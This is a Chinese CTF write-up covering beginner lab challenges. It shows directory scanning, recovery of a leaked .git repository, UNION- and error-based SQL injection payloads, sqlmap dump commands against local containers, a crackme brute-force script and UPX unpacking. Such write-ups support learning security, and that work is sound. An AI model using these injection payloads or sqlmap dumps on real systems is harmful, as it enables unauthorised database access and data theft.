

CTF 解题记录

作者：shijy16

时间：March 22, 2021

特别声明

本册是 CTF 解题记录，题目来自于从 0 到 1: CTFeR 成长之路的配套平台。在各章节子文件夹中也直接存放了题目的 `docker` 文件和一些解题时用的脚本。

部分题目是二进制文件或者项目文件，没有放在项目中，请自行从平台上获取。

供初学 CTF 的同学们参考交流。

shijy16

目录

1	web 入门	2
1.1	信息收集	2
1.2	SQL 注入	3
2	逆向工程	9
2.1	静态分析	9
2.2	动态分析	11

第一章 web 入门


1.1 信息收集

1.1.1 常见的搜集

直接进入网页后提示是敏感文件题目，页面没有任何按钮。那么直接使用目录扫描工具扫一遍：

```
1 python3 dirsearch.py -u http://172.17.0.1/
```

结果如图 1.1。



```
[14:47:45] Starting:
[14:47:45] 200 - 10KB - /.DS_Store
[14:47:47] 403 - 275B - /.ht_wsr.txt
[14:47:47] 403 - 275B - /.htaccess.bak1
[14:47:47] 403 - 275B - /.htaccess.sample
[14:47:47] 403 - 275B - /.htaccessBAK
[14:47:47] 403 - 275B - /.htaccess.orig
[14:47:47] 403 - 275B - /.htaccess.save
[14:47:47] 403 - 275B - /.htaccessOLD2
[14:47:47] 403 - 275B - /.htaccess_extra
[14:47:47] 403 - 275B - /.htaccess_orig
[14:47:47] 403 - 275B - /.htaccessOLD
[14:47:47] 403 - 275B - /.htaccess_sc
[14:47:47] 403 - 275B - /.html
[14:47:47] 403 - 275B - /.htm
[14:47:47] 403 - 275B - /.httr-oauth
[14:47:47] 403 - 275B - /.htpasswd_test
[14:47:47] 403 - 275B - /.htpasswd
[14:47:47] 200 - 12KB - /.index.php.swp
[14:48:08] 200 - 2KB - /index.php
[14:48:08] 200 - 2KB - /index.php/login/
[14:48:08] 200 - 2KB - /index.php~
[14:48:15] 200 - 47B - /robots.txt
[14:48:15] 403 - 275B - /server-status
[14:48:15] 403 - 275B - /server-status/
Task Completed
```

图 1.1: 扫描结果

那么把这些目录全部访问一遍。

- 直接访问 robots.txt: 提示 flag 在另一个文件中，再次访问得 *flag1 : n1book{info_1*
- 直接访问 index.php~: *flag2 : s_v3ry_im*
- 恢复.index.php.swp: *flag3 : p0rtant_hack}*

拼凑起来，最终 flag 为：

```
1 n1book{info_1s_v3ry_imp0rtant_hack}
```

1.1.2 粗心的小李

网页提示是很简单的 git 泄露，那么直接用 **scrabble** 尝试恢复一下：

```
1 ./scrabble http://172.17.0.1
2 重新初始化已存在的 Git 仓库于 /home/shijy/ctf/tools/web/scrabble/.
   git/
3 parseCommit 213b7e386e9b0b406d91fae58bf8be11a58c3f88
4 downloadBlob 213b7e386e9b0b406d91fae58bf8be11a58c3f88
5 parseTree f46fbac4149604ca13a765950f9a2d1fd8c1c7ad
6 downloadBlob f46fbac4149604ca13a765950f9a2d1fd8c1c7ad
7 downloadBlob 1e0db5d96b5cc9785055c14bbec0e7ad14f48151
8 HEAD 现在位于 213b7e3 flag
```

恢复成功，获得一个 index.html 文件，直接打开，搜索到 flag:

```
1 n1book{git_looks_s0_easyfun}
```

1.1.3 小结

这两个问题都是有隐藏路径暴露在外网中，按道理上来直接目录扫描工具扫一下，之后再按情况分析即可。

工具总结：

- 目录扫描：目录扫描工具
- git 恢复：scrabble
- git 分支提取：GitHacker
- 指纹库识别：python-Wappalyzer

1.2 SQL 注入

1.2.1 SQL 注入-1

进入网页后，页面是一段类似博客的东西，URL 为 'http://127.0.0.1/index.php?id=1'。

注入类型判定

首先尝试是不是数字型注入，改为 'id=1+1'，回显页面仍然是 'id=1' 的界面，排除数字型注入。接下来尝试字符型注入，改为 'id=1a' 后，页面回显为 'id=1' 的页面，进一步确认，改为 'id=1' and sleep(1)#' 后，页面会有延迟。那么可以确认是字符型注入。接下来可以开始注入了。

这里注意用网页上的在线 url 编码时，'' 编码为加号，其他编码也和书上提到的不一样，感觉字符集不一样，于是最后手动编码，替换的敏感符号。

UNION 查询

因为 UNION 后的 SELECT 语句必须选择和前面的语句相同的列数，因此首先确定列数：

```
1 id=-1' union select 1#
2 id=-1' union select 1,2#
3 id=-1' union select 1,2,3#
```

在第三句时得到输出 2,3，因此 UNION 后的语句需要有 3 列，且目标内容要放到后两列：

```
1 id=-1' union select 1,group_concat(table_name),1 from information_
   schema.tables where table_schema=database()#
```

页面输出为：

```
1 fl4g,notes
2 1
```

查看 fl4g 表中的列：

```
1 id=-1' union select 1,group_concat(column_name),1 from information
   _schema.columns where table_name='fl4g'#
```

页面输出为：

```
1 flllllag
2 1
```

最后查询 fllllag 列：

```
1 id=-1' union select 1,group_concat(flllllag),1 from fl4g#
```

页面输出为：

```
1 n1book{union_select_is_so_cool}
2 1
```

获得 flag。

1.2.2 SQL 注入-2

题目描述：请访问 <http://127.0.0.1/login.php> <http://127.0.0.1/user.php>

1.2.2.1 手动注入

访问 login 界面是一个输入账户名和密码的界面，访问 user 界面提示未登录。在 login 界面随便试了一下发现有一个 admin 账户，但是试不出来密码。打开源码有提示让在 URL 里面加上'?tips=1'，然后可以通过 burp 查看 mysql 报错信息。按提示打开后，在 burp 中拦截发送的包，发送后并没有回复包里看到报错信息，如图 1.2。




图 1.2: 发送包和回复包

搞了好久之后，看了下 writeup，发现我的 burp 发送的包和 writeup 的包不一样，他的包首行的 POST 目的地址里就有 '?login=1'，手动加上以后就正常了，如图 1.3。




图 1.3: 修改后的发送包和回复包

然后继续尝试报错注入，输入如下：

```
1 name=admin' or updatexml(1,concat(0x7e,(select 1)),1)#&pass=123
```

结果为：

```
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Mar 2021 11:26:10 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 88
7 Content-Type: text/html
8
9 string(24) "XPath syntax error: '~1'"
10 {"error":1,"msg":"\u8d26\u53f7\u4e0d\u5b58\u5728"}
```

可以看到注入成功，那么继续注入 name，获取表名、列名：

```
1 admin' or updatexml(1,concat(0x7e,(select group_concat(table_name)
    from information_schema.tables where table_schema=database()))
    ,1)#
```

回显报错：

```
1 string(215) "You have an error in your SQL syntax; check the
    manual that corresponds to your MariaDB server version for the
    right syntax to use near 'from information_schema.tables where
    table_schema=database()))' at line 1"
```

可能是左边的 select 被过滤，尝试将 select 改为嵌套的 selselectect 后，获取到表名。1.4。




图 1.4: 获取表名

继续查询列名:

```
1 admin' or updatexml(1,concat(0x7e,(selselectect group_concat(
    column_name) from information_schema.columns where table_name='
    fl4g'))),1)#
```

得到列名为 flag，继续查询:

```
1 admin' or updatexml(1,concat(0x7e,(selselectect group_concat(flag)
    from fl4g))),1)#
```

获取到 flag:

```
1 ~n1book{login_sqli_is_nice}
```

PS: 最后用同样的方法获得了 admin 的密码，但是结果是一串长字符串，并不能登陆进去。

1.2.2.2 sqlmap 注入

手动注入需要记的东西太多了，先用 burp 截获请求包，保存到 post.txt，然后对 name 进行注入:

```
1 python sqlmap.py -r ./post.txt -p name --dbs
```

最后需要进行一些选项，最后进行了时间盲注猜数据库名，这个步骤很慢。然后猜解出数据库:

```
1 available databases [4]:
2     [*] information_schema
3     [*] mysql
4     [*] note
5     [*] performance_schema
```

看不出 flag 在哪里，那先看一下当前是哪个数据库:

```
1 python sqlmap.py -r ./post.txt -p name --current-db
```

得到当前数据库是 note，那再看 note 里面有什么表:


```

1 python sqlmap.py -r ./post.txt -p name --tables -D "note"
2 # 结果:
3 [11:19:10] [INFO] fetching number of tables for database 'note'
4 [11:19:10] [INFO] resumed: 2
5 [11:19:10] [INFO] resumed: fl4g
6 [11:19:10] [INFO] resumed: users

```

继续猜 fl4g 的列名:

```

1 python sqlmap.py -r ./post.txt -p name --columns -T "fl4g" -D "
  note"
2 # 结果:
3 Database: note
4 Table: fl4g
5 [1 column]
6 +-----+-----+
7 | Column | Type          |
8 +-----+-----+
9 | flag   | varchar(40)   |
10 +-----+-----+

```

ok, 继续脱裤拿 flag:

```

1 python sqlmap.py -r ./post.txt -p name --dump -C "flag" -T "fl4g"
  -D "note"
2 结果:
3 Database: note
4 Table: fl4g
5 [1 entry]
6 +-----+-----+
7 | flag                                     |
8 +-----+-----+
9 | n1book{login_sqli_is_nice}             |
10 +-----+-----+

```

flag 到手。

1.2.3 小结

SQL 是比较复杂的注入, 首先要判断注入类型、注入点, 然后才能开展注入。至于怎么判断类型、怎么从回显报错信息中得到更多信息, 都是经验之谈, 需要多做题积累。暴力的可以直接用 sqlmap, 不过比较慢, 等起来很烦, 但是总时间应该比手动注入要短。

- 符号小结: 单引号%27, 双引号%22, 空格%20, 井号%23。
- UNION 查询列数需要和之前语句一致。

重要语句:

```
1 表名列名:
2 SELECT group_concat(table_name) FROM information_schema.tables
   WHERE table_schema=database()
3 SELECT group_concat(column_name) FROM information_schema.columns
   WHERE table_name = 'NAME'
4 报错注入:
5 updatexml(1,concat(0x7e,(select pwd from wp_user)),1)
```

第二章 逆向工程

2.1 静态分析

2.1.1 1-helloworld

打开直接 F5 查看伪代码得到 flag:

```
1 n1book{Welcome_to_reversing_world!}
```

2.1.2 2-simpleCrackme

直接查看伪代码:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     size_t v3; // rbx
4     int result; // eax
5     char v5; // [rsp+Bh] [rbp-A5h]
6     int i; // [rsp+Ch] [rbp-A4h]
7     char v7[32]; // [rsp+10h] [rbp-A0h] BYREF
8     char s[96]; // [rsp+30h] [rbp-80h] BYREF
9     int v9; // [rsp+90h] [rbp-20h]
10    unsigned __int64 v10; // [rsp+98h] [rbp-18h]
11
12    v10 = __readfsqword(0x28u);
13    strcpy(v7, "zpdt{Pxn_zxndl_tnf_ddzbff!}");
14    memset(s, 0, sizeof(s));
15    v9 = 0;
16    printf("Input your answer: ");
17    __isoc99_scanf("%s", s);
18    v3 = strlen(s);
19    if ( v3 == strlen(v7) )
20    {
21        for ( i = 0; i <= strlen(s); ++i )
22        {
23            if ( s[i] <= 96 || s[i] > 122 )
24            {
25                if ( s[i] <= 64 || s[i] > 90 )
26                    v5 = s[i];
27                else
28                    v5 = (102 * (s[i] - 65) + 3) % 26 + 65;
29            }

```

```

30     else
31     {
32         v5 = (102 * (s[i] - 97) + 3) % 26 + 97;
33     }
34     if ( v5 != v7[i] )
35     {
36         puts("Wrong answer!");
37         return 1;
38     }
39 }
40 puts("Congratulations!");
41 result = 0;
42 }
43 else
44 {
45     puts("Wrong input length!");
46     result = 1;
47 }
48 return result;
49 }

```

首先有字符串: 'zpd{Pxn_zxndl_tnf_ddzbff!}', 需要构造一个输入字符串来满足要求, 输入字符串首先会检查总长度是否和目标串一致, 而后会逐字符经过一个运算后检查结果是否和给定字符串同样位置的字符一致。运算流程为:

1. 若不是字母, 则不变, 直接比较。
2. 若是大写字母, 则 $res = (102 \times (v - 65) + 3) \% 26 + 65$ 。
3. 若是小写字母, 则 $res = (102 \times (v - 97) + 3) \% 26 + 97$ 。

直接写个脚本暴力求解:

```

1 def crack(a):
2     res = 0
3     if a <= 96 or a > 122:
4         if a <= 64 or a > 90:
5             res = a
6         else:
7             res = (102 * (a - 65) + 3) % 26 + 65
8     else:
9         res = (102 * (a - 97) + 3) % 26 + 97;
10    return res
11
12 if __name__ == '__main__':
13     target = 'zpd{Pxn_zxndl_tnf_ddzbff!}'
14     ans = ''
15     for i in range(len(target)):

```

```

16         for j in range(0,250):
17             if chr(crack(j)) == target[i]:
18                 ans += chr(j)
19                 break
20         print(ans)

```

获得结果:chaf{Hdi_cdiaj_fim_aacbmm!}, 输入目标程序后得到输出:'Congratulations!'. 解题完成。

2.2 动态分析

2.2.1 2-simpleCrackme_O3

是上一题的经过编译器优化的版本, 仅目标字符串解析出来有问题, 需要手动设置为 char[28] 数组。

2.2.2 3-upx

脱壳题。原程序用 ida 打开只有一个 start 函数, 生成的伪代码也只有这个函数的内容。

用 x64DBG 一打开是 ntdll 里面的代码, 按 F9 运行, 到程序入口点后会自动停下, 发现入口点就是一个 pushad, 那么在 pushad 后下一个硬件读取断点 (右键右边寄存器区域, 设置硬件断点于 ESP)。

继续运行, 运行到 popad 指令后断点被触发 2.1, 此时删除断点。发现 popad 之后在循环清空栈上方区域, 之后跳转到了一个比较远的地址。

00E7750E	61	popad
00E7750F	8D 4424 80	lea eax,dword ptr ss:[esp-80]
00E77513	6A 00	push 0
00E77515	39C4	cmp esp,eax
00E77517	75 FA	jne 3-upx_packed.E77513
00E77519	83EC 80	sub esp,FFFFFF80
00E7751C	E9 3CA0FFFF	jmp 3-upx_packed.E7155D

图 2.1: popad

跟进该地址, 发现看起来像一个正常函数, 然后按步骤导出脱壳程序即可。这个脱壳程序已经可以用 ida 打开并解析出来了, 但是还不能运行。需要禁用 ASLR, 用 CFF Explorer 修改修改 Nt Header 的 "Charatristics", 勾选 "Relocation info stripped from file", 最后发现这个方法无效, 直接修改平台给的 dump 程序也不能运行, 不知道是哪里有问题。